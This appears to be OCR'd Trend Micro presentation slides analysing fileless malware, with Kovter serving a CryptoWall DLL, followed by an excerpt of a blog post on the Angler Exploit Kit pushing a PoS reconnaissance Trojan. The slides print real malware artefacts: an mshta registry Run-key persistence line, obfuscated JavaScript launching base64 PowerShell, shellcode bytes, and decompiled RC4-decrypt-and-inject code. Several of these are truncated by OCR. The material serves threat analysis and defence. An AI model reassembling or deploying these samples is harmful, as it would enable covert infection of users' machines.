MOFCOMP.EXE-01718E95.pf	23 KB	PF File	7/17/2014 3:23 AM
UPDATE.EXE-2414DCC9.pf	27 KB	PF File	7/17/2014 3:22 AM
CMD.EXE-087B4001.pf	12 KB	PF File	7/17/2014 3:22 AM
WINDOWSXP-KB968930-X86-...	25 KB	PF File	7/17/2014 3:22 AM
A.EXE-128BBCED.pf	15 KB	PF File	7/17/2014 3:21 AM
SYSTRACER.EXE-179F06B6.pf	57 KB	PF File	7/17/2014 3:21 AM
RUNONCE.EXE-2803F297.pf	17 KB	PF File	7/17/2014 3:21 AM
GRPCONV.EXE-111CD845.pf	12 KB	PF File	7/17/2014 3:21 AM

RegRipper
Registry Dumper
RegView



rundll32.exe
dllhost.exe



Error Displaying Value

Cannot display : Error reading the value's contents.


Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Copyright 2015 Trend Micro Inc.

AGE OF FILELESS INFECTION

Copyright 2015 Trend Micro Inc.

Kovter serves CryptoWall DLL (1/5)




Node ID	1
Drive Type	Fixed Drive
SHA1	D9295F473E1DDC8AAE9E AFE3A5E7094C1E755D2B
Created	Fri Jul 31 17:55:27 2015
Modified	Fri Jul 31 17:55:27 2015
Malware Info (2 items)	
Detection Name	TROJ_CRYPTWALL.CP

Commands: RUN, UPDATE, RESTART, FEED, SLEEP

Copyright 2015 Trend Micro Inc.

Kovter serves CryptoWall DLL (2/5)



Error Displaying Value


Cannot display : Error reading the value's contents.

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

```
(Default) = mshta
javascript:NZBXG6c="SHD0";E92i=new%20ActiveXObject("WScript.Shell");GGc2FFX="jO8q6K
Ug8";EE4s1c=E92i.RegRead("HKCU\\software\\56ddaf939a\\2248ddcd");Xd8l6BcHdE="XUX"
;eval(EE4s1c);F1PYI6tNQ="ar";
```

Copyright 2015 Trend Micro Inc.

Kovter serves CryptoWall DLL (3/5)



Name	Type	Data
(Default)	REG_SZ	(value not set)
14cbf659	REG_SZ	FDED1A9094DBB991
2248ddcd	REG_SZ	yVnN5AqkSrIorMbnm8lqY="bxJMx43nUsCIoIMoM...
34e2600d	REG_SZ	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1...
36e0b937	REG_SZ	875
597b5ba8	REG_SZ	1441868103
729f7e93	REG_SZ	AEF5DAD07B0DCB5F482C7CADC9FFC7E4
e7ba9afa	REG_SZ	→nKŠ¬ÃàåkZ4ëq_·:┴‡ùn£¶f3¬ŸEM,¡¦ÛæB¶h' · ├ËÑY...

Computer\HKEY_CURRENT_USER\Software\56ddaf939a

Obfuscated javascript that will execute PowerShell script


RC4 encrypted malware copy

Browser User Agent


Copyright 2015 Trend Micro Inc.

Kovter serves CryptoWall DLL (4/5)


Powershell executes the shellcode



```
udFB0cl0pIChbSW50UHRyXSkpKSkuSW52b2tlKDAsMCwkcHIsJHByLDAsMCk7fX1lbHNleyhbU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlcnZpY2VzLk1hcnNo
YWxdOjpHZXREZWxlZ2F0ZUZvckZ1bmN0aW9uUG9pbnRlcigoZ3Byb2Mga2VybmVsMzIuZGxsIENyZWF0ZVRocmVhZCksKGdkZWxlZ2F0ZSBAKFtJbnRQdHJdL
FtVSW50MzJdLFtCeXRlW11dLFtCeXRlW11dLFtVSW50MzJdLFtJbnRQdHJdKSAoW0ludFB0cl0pKSkpLkludm9rZSgwLDAsJHNjMzIsJHNjMzIsMCwwKTt9c2
xlZXAoMTIwMCk7fWNhdGNoe31leGl0Ow==')))";
   mhz75X=d0K.Run("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:mdculo",0,1);
 }
```



```
    d0K=new ActiveXObject("WScript.Shell");
    (d0K.Environment("Process"))("mdculo")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String(
'c2xlZXAoOTApO3RyeXtmdW5jdGlvbiBnZGVsZWdhdGV7UGFyYW0gKFtQYXJhbWV0ZXIoUG9zaXRpb249MCxNYW5kYXRvcnk9JFRydWUpXSBbVHlwZVtdXSAk
UGFyYW1ldGVycyxbUGFyYW1ldGVyKFBvc2l0aW9uPTEpXSBbVHlwZV0gJFJldHVyblR5cGU9W1ZvaWRdKTskVHlwZUJ1aWxkZXI9W0FwcERvbWFpbl06OkN1c
nJlbnREb21haW4uRGVmaW5lRHluYW1pY0Fzc2VtYmx5KChOZXctT2JqZWN0IFN5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5TmFtZSgiUmVmbGVjdGVkRGVsZW
```




```
      $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
      return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef](
(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),$UnsafeNativeMethods.GetMethod("GetModuleHandle"
).Invoke($null,@($Module)))),$Procedure));
    }
    [Byte[]] $sc32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xF8,0xFF,0xFF,0x53,0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,
,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x8B,0x72,0x28,0x6A,0x18,0x59,0x31,0xFF,0x31,0xC0,0xAC,0x3C,0x61,0x7C,0x02,0x2C,
,0x20,0xC1,0xCF,0x0D,0x01,0xC7,0xE2,0xF0,0x81,0xFF,0x5B,0xBC,0x4A,0x6A,0x8B,0x5A,0x10,0x8B,0x12,0x75,0xDB,0x89,0x5D,0xFC,
,0x5F,0x5E,0x5B,0x8B,0x45,0xFC,0x89,0x45,0xD4,0x8B,0x45,0xD4,0x66,0x81,0x38,0x4D,0x5A,0x0F,0x85,0x0F,0x02,0x00,0x00,0x8B,
,0x45,0xFC,0x33,0xD2,0x52,0x50,0x8B,0x45,0xD4,0x8B,0x40,0x3C,0x99,0x03,0x04,0x24,0x13,0x54,0x24,0x04,0x83,0xC4,0x08,0x89,
,0x45,0xD0,0x8B,0x45,0xD0,0x81,0x38,0x50,0x45,0x00,0x00,0x0F,0x85,0xE5,0x01,0x00,0x00,0x8B,0x45,0xD0,0x8B,0x40,0x78,0x03,
,0x45,0xFC,0x89,0x45,0xCC,0x8B,0x45,0xCC,0x8B,0x40,0x18,0x85,0xC0,0x0F,0x8C,0xCB,0x01,0x00,0x00,0x40,0x89,0x85,0x3C,0xFF,
,0xFF,0xFF,0x33,0xF6,0x8B,0x45,0xFC,0x33,0xD2,0x52,0x50,0x8B,0x45,0xCC,0x8B,0x40,0x20,0x33,0xD2,0x52,0x50,0x8B,0xC6,0xC1,
,0xE0,0x02,0x99,0x03,0x04,0x24,0x13,0x54,0x24,0x04,0x83,0xC4,0x08,0x03,0x04,0x24,0x13,0x54,0x24,0x04,0x83,0xC4,0x08,0x8B,
,0x08,0x03,0x4D,0xFC,0x81,0x39,0x4C,0x6F,0x61,0x64,0x75,0x56,0x8D,0x41,0x04,0x81,0x38,0x4C,0x69,0x62,0x72,0x75,0x4B,0x8D,
,0x41,0x08,0x81,0x38,0x61,0x72,0x79,0x41,0x75,0x40,0x8D,0x41,0x0C,0x80,0x38,0x00,0x75,0x38,0x8B,0x45,0xCC,0x8B,0x40,0x24,
,0x03,0x45,0xFC,0x33,0xD2,0x52,0x50,0x8B,0xC6,0x03,0xC0,0x99,0x03,0x04,0x24,0x13,0x54,0x24,0x04,0x83,0xC4,0x08,0x66,0x8B,
```

Copyright 2015 Trend Micro Inc.

Kovter serves CryptoWall DLL (5/5)

Shellcode decrypts and executes the binary stored in registry



1. Queries registry that stores encrypted binary

```
if ( !flag )
{
  mem = 0;
  Size = 0;
  if ( !(RegOpenKeyExA)(0x80000001, aSoftware, 0, 1, &pkresult)// open HKEY_LOCAL_MACHINE\SOFTWARE\2f53686ffd
                                                  // query "86a89937"
    && !(RegQueryValueExA)(pkresult, aSoftware + 65, 0, &a86a89937, 0, &Size)
    && Size > 0x64 )
  {
    mem = (VirtualAlloc)(0, Size, 0x3000, 0x40);
    if ( mem )                                    // Qu
    {
      if ( !(RegQueryValueExA)(pkresult, aSoftware
        flag = 1;
    }
  }
}
```


2. Decrypts using RC4

```
counter = Size;
index = 0;
do
{
  I = (I + 1);
  j = (S[I] + j) & 255;
  v26 = LOBYTE(S[I]);
  S[I] = S[j];
ndex++) ^= LOBYTE(S[(S[j] + S[I]) & 255]);
;
pted;
= 'ZM' )
+ *(decrypted + 0x3C);
' )
```

```
loc_AB3:                                ; CODE XREF: sub_0+A0F↑j
                mov     eax, [ebp+EP]
                mov     eax, [eax+28h]
                add     eax, [ebp+allocatedmemory]
                mov     [ebp+InjectionEntryPoint], eax
                xor     eax, eax
                push    eax
                push    1
                push    [ebp+allocatedmemory]
                call    [ebp+InjectionEntryPoint]

loc_ACA:                                ; CODE XREF: sub_0+751↑j
                                        ; sub_0+76F↑j ...
                push    0
                call    [ebp+ExitProcess]
                pop     edi
                pop     esi
                pop     ebx
                mov     esp, ebp
                pop     ebp
                retn    4
```

3. Injects code to regsvr32.exe or svchost.exe

Angler EK pushes PoS Reconnaissance Trojan



Jul 27

Angler Exploit Kit Used to Find and Infect PoS Systems

4:03 pm (UTC-7) | by Anthony Joe Melgarejo (Threat Response Engineer)

An attack aiming to infect PoS systems was found using the Angler Exploit Kit to push a PoS reconnaissance Trojan,This Trojan, detected as TROJ_RECOLOAD.A, checks for multiple conditions in the infected system like if it is a PoS machine or part of a PoS network. It then proceeds to download specific malware depending on the conditions met. We've also found that this utilizes the fileless installation capability of the Angler Exploit Kit to avoid detection.

Looking into its infection chain, we found that part of its reconnaissance involves searching for data related to specific websites and companies. One example would be Verifone, a company that offers solutions for electronic payments and PoS transactions. Based on the infection chain, we also believe that this attack is targeting web-based terminals.

This finding suggests that attackers are now looking for ways to deploy PoS malware on a wider scale. Just recently, we discovered a PoS threat that piggybacks on the established Andromeda botnet to reach PoS systems.

Arrival vector

The Angler Exploit Kit often uses malvertisements and compromised sites as the starting point for infection. For this specific incident, we found that the infection chain takes advantage of two Adobe Flash vulnerabilities (CVE-2015-0336 and CVE-2015-3104). After exploiting either vulnerability the Trojan, detected as TROJ_RECOLOAD.A, finds its way to the system.

One detail that bears stressing is the use of fileless installation for this malware. Fileless installation involves installing the malware into locations that are difficult to scan or detect. The malware exists only in memory and is written directly to RAM instead of being installed in target computer's hard drive.

